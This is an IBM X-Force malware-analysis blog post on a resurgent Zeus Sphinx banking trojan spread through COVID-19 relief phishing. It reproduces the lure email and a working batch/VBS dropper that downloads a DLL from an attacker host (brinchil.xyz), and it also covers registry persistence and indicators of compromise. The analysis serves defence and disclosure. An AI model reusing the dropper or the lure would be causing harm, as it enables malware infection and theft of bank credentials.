
Zeus Sphinx Trojan Awakens Amidst Coronavirus Spam Frenzy

securityintelligence.com/posts/zeus-sphinx-trojan-awakens-amidst-coronavirus-spam-frenzy/



Malware March 30, 2020

By Amir Gandler co-authored by Limor Kessem 7 min read


The recent months have created a new reality in the world as the novel coronavirus pandemic spread from country to country raising concerns among people everywhere. With spammers and malware distributors already being accustomed to riding trending news, the COVID-19 theme has been exploited thoroughly by a large variety of spam and malspam campaigns. It appears that this was a good time for Zeus Sphinx (AKA Zloader, Terdot) to join the crowds and resurface after nearly three years of absence.

While some Sphinx activity we detected trickled in starting December 2019, campaigns have only increased in volume in March 2020, possibly due to a testing period by Sphinx's operators. It appears that, taking advantage of the current climate, Sphinx's operators are setting their sights on those waiting for government relief payments. Current malspam campaigns feature booby-trapped document files named "COVID 19 relief" and subject lines relying on the same theme. Sphinx's targets have not changed from its past configuration files as it continues to focus on banks in the US, Canada, and Australia.

While the renewed Zeus Sphinx activity that IBM X-Force is seeing features a somewhat modified variant of this malware, Zeus Sphinx is not new malware and this variant is only slightly different than the original. We will therefore go into some basic modifications that were made in the variant we observed, mostly affecting its delivery and deployment on newly infected devices, as well as its focus on the current pandemic.

COVID-19-Themed Maldoc Spam Delivery

Almost all malware campaigns nowadays use malicious document files (maldocs) to reach potential victims' mailboxes. The Sphinx campaigns we have observed are also being distributed via maldoc spam that takes advantage of the trending COVID-19 theme. Over the past three months, spammers everywhere are using the pandemic to spread phishing, scams and malware. In Sphinx's case, the email tells victims that they need to fill out an attached form to receive monetary compensation for having to stay at home to help fight increasing infection rates.



From: COVID-19 Relief [redacted]
To: [redacted]
Cc:
Subject: COVID-19 Payment
Sent: Wed 3/18/2020 [redacted]

Message | COVID 19 Relief.doc


Canadian Prime minister Justin Trudeau approved an immediate check of $2,500.00 -/CAD for those who choose to stay at home during the Coronavirus crisis.
Here is the form for the request. Please fill it out and submit it no later than 25/03/2020.

Password is 1234

Figure 1: Malspam delivering a Zeus Sphinx infection (Source: IBM X-Force)

From a variety of Office programs, with the majority being .doc or .docx files, these documents at first request the end user to enable executing a macro, unknowingly triggering the first step of the infection chain. Once the end user accepts and enables these malicious macros, the script will start its deployment, often using legitimate, hijacked Windows processes that will fetch a malware downloader. Next, the downloader will communicate with a remote command-and-control (C&C) server and fetch the relevant malware — in this case, the new Sphinx variant.


The maldoc is password-protected, likely to prevent analysis of the file before the recipient opens it.


Password

Enter password to open file
C:\...\Content.Outlook\53OCUSH6\COVID 19 Relief.doc

Figure 2: Maldoc file requires a password to open (Source: IBM X-Force)

In the next step, the recipient is asked to enable macros.



This file originated as an e-mail attachment and might be unsafe. Click for more details.

Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" from the yellow bar and then click "Enable Content"

Protected by: Windows Defender


Figure 3: Booby-trapped maldoc file asks user to enable macros (Source: IBM X-Force)

Once on the device, Sphinx establishes persistence via commonly used methods to maintain its grasp on the end user's machine. In this case, it writes numerous folders and files to disk and adds some Registry keys in order to hide itself and manage its configuration files over time.

Deployment Method

The infection process of the new Zeus Sphinx variant starts off with the weaponized document that creates a malicious folder under *%SYSTEMDRIVE%* and writes a batch file into it.

After executing the batch file, it writes a VBS file to the same folder. That file is executed and uses a legitimate *WScript.exe* process, creates a communication channel with its C&C server and downloads a malicious executable in the form of a DLL.



```
@echo off
echo "Having taken the most wonderful journey during a forty-year span in education"
set Nuttle=C:\Logs\Jobs.vbs
break>%Nuttle%
echo 'Reflections About Twitter Chats by Meredith Johnson. >> %Nuttle%
echo 'I worked with hundreds of teachers who retired >> %Nuttle%
echo 'chool administration can be all-encompassing, so my thoughts were usually >> %Nuttle%
echo 'I remember being so thrilled when a retired teacher would appear in the school's office >> %Nuttle%
echo 'Many times, they weren't specific, which would puzzle >> %Nuttle%
echo 'I remember sitting in administration meetings where details about our pending >> %Nuttle%
echo Dim args, http, fileSystem, adoStream, url, target, status >> %Nuttle%
echo. >> %Nuttle%
echo Set args = Wscript.Arguments >> %Nuttle%
echo Set http = CreateObject("wiNhTtp.winhttprequEsT.5.1") >> %Nuttle%
echo "When I was fortunate to have two weeks away from being at a school"
echo "This month marks two years of retirement for me and I am content"
echo "Just wanted you to know I am dedicating my upcoming book to you"
echo url = args(0) >> %Nuttle%
echo target = args(1) >> %Nuttle%
echo 'It's about student empowerment. I know you don't know me very well Meredith >> %Nuttle%
echo '285 lb and a student asked me to lose weight because he didn't want me to die >> %Nuttle%
echo. >> %Nuttle%
echo http.Open "GET", url, False >> %Nuttle%
echo http.Send >> %Nuttle%
echo status = http.Status >> %Nuttle%
echo. >> %Nuttle%
wait 9
echo If status ^<^> 200 Then >> %Nuttle%
echo    WScript.Quit 1 >> %Nuttle%
echo End If >> %Nuttle%
echo. >> %Nuttle%
echo "However, I would never have had the guts to do it if I did not have the opportunity"
echo "It gave me the confidence to tell my story. I wanted to acknowledge you and even though"
echo "Today I start the book publication process"
echo Set adoStream = CreateObject("ADODB.Stream") >> %Nuttle%
echo adoStream.Open >> %Nuttle%
echo adoStream.Type = 1 >> %Nuttle%
echo adoStream.Write http.ResponseBody >> %Nuttle%
echo adoStream.Position = 0 >> %Nuttle%
echo. >> %Nuttle%
echo "Can you imagine how thrilled I was?"
echo Set fileSystem = CreateObject("Scripting.FileSystemObject") >> %Nuttle%
echo If fileSystem.FileExists(target) Then fileSystem.DeleteFile target >> %Nuttle%
echo adoStream.SaveToFile target >> %Nuttle%
echo adoStream.Close >> %Nuttle%
echo "The exchange begins with me asking the question"
64314753691468576224652993221942999553528995941167755249625466834
35721135537295346444615461682542644112185417174836152951936291824
78119738566556521565967282543413822768332617226582263967152279296
13528623951746715899968974934145727579829395167819832933312835446
54331665847736294786499283289517723433372289127399168734734777415
wscript //nologo ^
C:\Logs\Jobs.v^
bs h^
t^
t^
p^
:^
/^
/^
brinchil.xyz/MLrPSC c:\Lo^
gs\Kofet.dll
```

Figure 4: Sphinx scripts and junk text inserted into the file (Source: IBM X-Force)


The command line is similar in several cases. As written in the VBS content file, this is an example of the command:

*"nologo C:\Logs\Jobs.vbs http://brinchil.xyz/MLrPSC C:\Logs\**kofet.dll**"*

The malicious DLL, which is Sphinx's executable, is also written to the folder under *%SYSTEMDRIVE%*. The infection process is initiated with the execution of the Sphinx DLL using *Regsvr32.exe,* which sets off Sphinx's infection chain.

At first, the malware creates a hollow process, *msiexec.exe,* and injects its code into it. This same step was used by older versions of Sphinx for deployment. It creates the first folder under *%APPDATA%* and creates an executable file in it. Later on, it will change the extension to .DLL for persistence purposes.

In addition, the malware adds over 10 other malicious folders containing various data files under *%APPDATA%*.




Name	Date modified	Type
Yhibah	1/19/2020 10:16 AM	File folder
Ibegda	1/19/2020 10:15 AM	File folder
Udduof	12/12/2019 8:44 AM	File folder
Biagd	12/12/2019 8:44 AM	File folder
Ugyg	12/12/2019 8:44 AM	File folder
Dibii	12/12/2019 8:44 AM	File folder
Udyfag	12/12/2019 8:44 AM	File folder
Heygaf	12/12/2019 8:44 AM	File folder
Hecuyd	12/12/2019 8:43 AM	File folder
Cada	12/12/2019 8:43 AM	File folder
Fecaa	12/12/2019 8:43 AM	File folder
Guobfa	12/12/2019 8:43 AM	File folder

Figure 5: Sphinx folders written into the APPDATA section (Source: IBM X-Force)

Next, the malware creates a run key in the Registry under *HKCU\Software\Microsoft\Windows\CurrentVersion\Run\* with the path to the DLL set under *%APPDATA%* as a persistence method using *Rundll32.exe* and *DllRegisterServer* as an argument. This will execute the DLL using the *Regsrv32.exe* process.

For example:

- **Key** — HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Uffuehh
- **Value** — rundll32.exe C:\Users\michel\AppData\Roaming\Fecaa\dagicoy.dll,DllRegisterServer



Name	Type	Data
(Default)	REG_SZ	(value not set)
Uffuehh	REG_SZ	rundll32.exe C:\Users\[redacted]\AppData\Roaming\Fecaa\dagicoy.dll,DllRegisterServer

```
Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
```


Figure 6: Zeus Sphinx's run key (Source: IBM X-Force)

The malware also creates two Registry hives under *HKCU\Software\Microsoft*\, each one containing one key that holds a part of its configuration.

Please note that all file and resource names are dynamically generated for each infected machine and not hardcoded; therefore, what's shown in this blog are examples that will differ on each deployment.

Self-Signed Certificate

Sphinx signs the malicious code using a digital certificate that validates it, making it easier for it to stay under the radar of common antivirus (AV) tools when injected to the browser processes. In the following example, that file is named "**Byfehi**."



This certificate has been verified for the following uses:
SSL Certificate Authority

Issued To

Common Name (CN)	Byfehi
Organization (O)	Cucie
Organizational Unit (OU)	<Not Part Of Certificate>
Serial Number	62:10:0A:95

Issued By

Common Name (CN)	Byfehi
Organization (O)	Cucie
Organizational Unit (OU)	<Not Part Of Certificate>

Period of Validity

Begins On	Tuesday, October 08, 2019
Expires On	Wednesday, October 07, 2020

Fingerprints

SHA-256 Fingerprint	13:21:87:AA:C9:CD:11:FB:43:CA:D1:BF:8B:C6:3E:BF: 54:92:7E:6F:AA:CA:C6:7B:13:AA:6C:AF:5C:63:64:72
SHA1 Fingerprint	1D:2A:9D:2F:4C:32:AA:ED:7B:4B:A8:A1:7A:D0:FF:AE:BD:E3:68:8A

Figure 7: Sphinx's self-signing certificate (Source: IBM X-Force)

Zeus Web Injections Live On

Some of Zeus Sphinx's origins, inherited from its Zeus v2 codebase, remain intact. There are several Zeus variants that operate in a similar way, writing resources to the *%APPDATA%* folder and writing Registry key to *HKCU\Software\Microsoft*.


To carry out web injections, the malware patches *explorer.exe* and browser processes *iexplorer.exe*/*chrome.exe*/*firefox.exe* but doesn't have the actual capability of repatching itself again if that patch is fixed, which makes the issue less persistent and unlikely to survive version upgrades.

Sphinx further creates a mutex on the injected process in the form of *GUID – [0-9A-F]{12}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{4}-[0-9A-F]{8}*.

Malware Configuration

The Sphinx variant we looked at creates two Registry hives under *HKCU\Software\Microsoft*\, each containing one key that holds a part of its configuration.

In the example below, we can see this as *HKCU\Software\Microsoft\Ehobb* and *HKCU\Software\Microsoft\**olyq***.



```
Name         Type         Data
(Default)    REG_SZ       (value not set)
cegiu        REG_BINARY   61 0b e5 5b e2 5c 1b be 8e 50 92 fd 5f d5 08 ef fd 0d cd b4 fb 3b 58 c1 91 3d d6 d1 f9 e9...
```

```
Computer\HKEY_CURRENT_USER\Software\Microsoft\Ehobb
```

Figure 8: Sphinx's configuration file (Source: IBM X-Force)

Current Targets

Once loaded and extracted from Sphinx's process memory, it is visible that Sphinx is back to targeting major banks in the U.S. and Canada. We are also seeing rising infection rates in Australia targeting top banks in the region.

Fetch From Tables — A Commercial Web Inject Panel

The currently active Zeus Sphinx variant communicates with its C&C server using a web-based control panel for web injects. This platform is known as “Tables.”




Figure 9: “Tables” web interface — user login page (Source: IBM X-Force)

The Tables web injects system has been operational since 2014, fitted for, and mostly used by, Zeus-type Trojans that target entities in North America and Europe.

This panel provides all the necessary resources for the malware to infect and collect relevant information from infected victims’ machines. Once a connection to the Tables panel has been established, Sphinx will fetch additional JavaScript files for its web injects to fit with the targeted bank the user is browsing. Injections are all set up on the same domain with specific JS scripts for each bank/target.

About Zeus Sphinx

Zeus Sphinx initially emerged as a commercial banking Trojan that started selling and spreading for the first time back in August 2015, targeting major financial entities in the U.K. Expanding its reach over time to attack banks in Australia, Brazil and North America, attackers deploying Sphinx attacks remained focused on the banking sector in those countries, adapting their attacks to the local financial systems.

As a modular banking Trojan that’s based on the dated Zeus v2 code, Sphinx’s core capability is to collect online account credentials from banks and a wide range of other websites. It calls on its C&C server to fetch relevant web injections when infected users land on a targeted page and uses them to modify the pages users are browsing to include social engineering content and trick them into divulging personal information and authentication codes.

Want to keep up to date about Sphinx and emerging threat intelligence? Join us on IBM X-Force Exchange and read our research blogs on Security Intelligence.

Indicators of Compromise (IoCs)

Maldoc

DFF2E1A0B80C26D413E9D4F96031019CE4567607E0231A80D0EE0EB1FCF429FE

Samples

VBS sample: 2FC871107D46FA5AA8095B78D5ABAB78

Sphinx samples:

C8DFF758FEB96878F578ADF66B654CD7

70E58943AC83F5D6467E5E173EC66B28

7CA44F6F8030DF33ADA36EB35649BE71

8A96E96113FB9DC47C286263289BD667

C6D279AC30D0A60D22C4981037580939

IPs

104.27.179.176

104.27.178.176

185.14.29.227

49.51.161.225

47.254.174.129

C&C Servers

Downloader C&C: hxxp://brinchil.xyz

Sphinx C&Cs:

hxxps://seobrooke[.com]

hxxps://securitysystemswap[.com]

hxxps://axelerode[.club]

Amir Gandler
Threat Researcher, IBM Trusteer

I have a B.Sc. in Industrial Engineering and been working in the field of cyber security for 6 years. Started working at RSA and moved on to Trusteer (IBM S...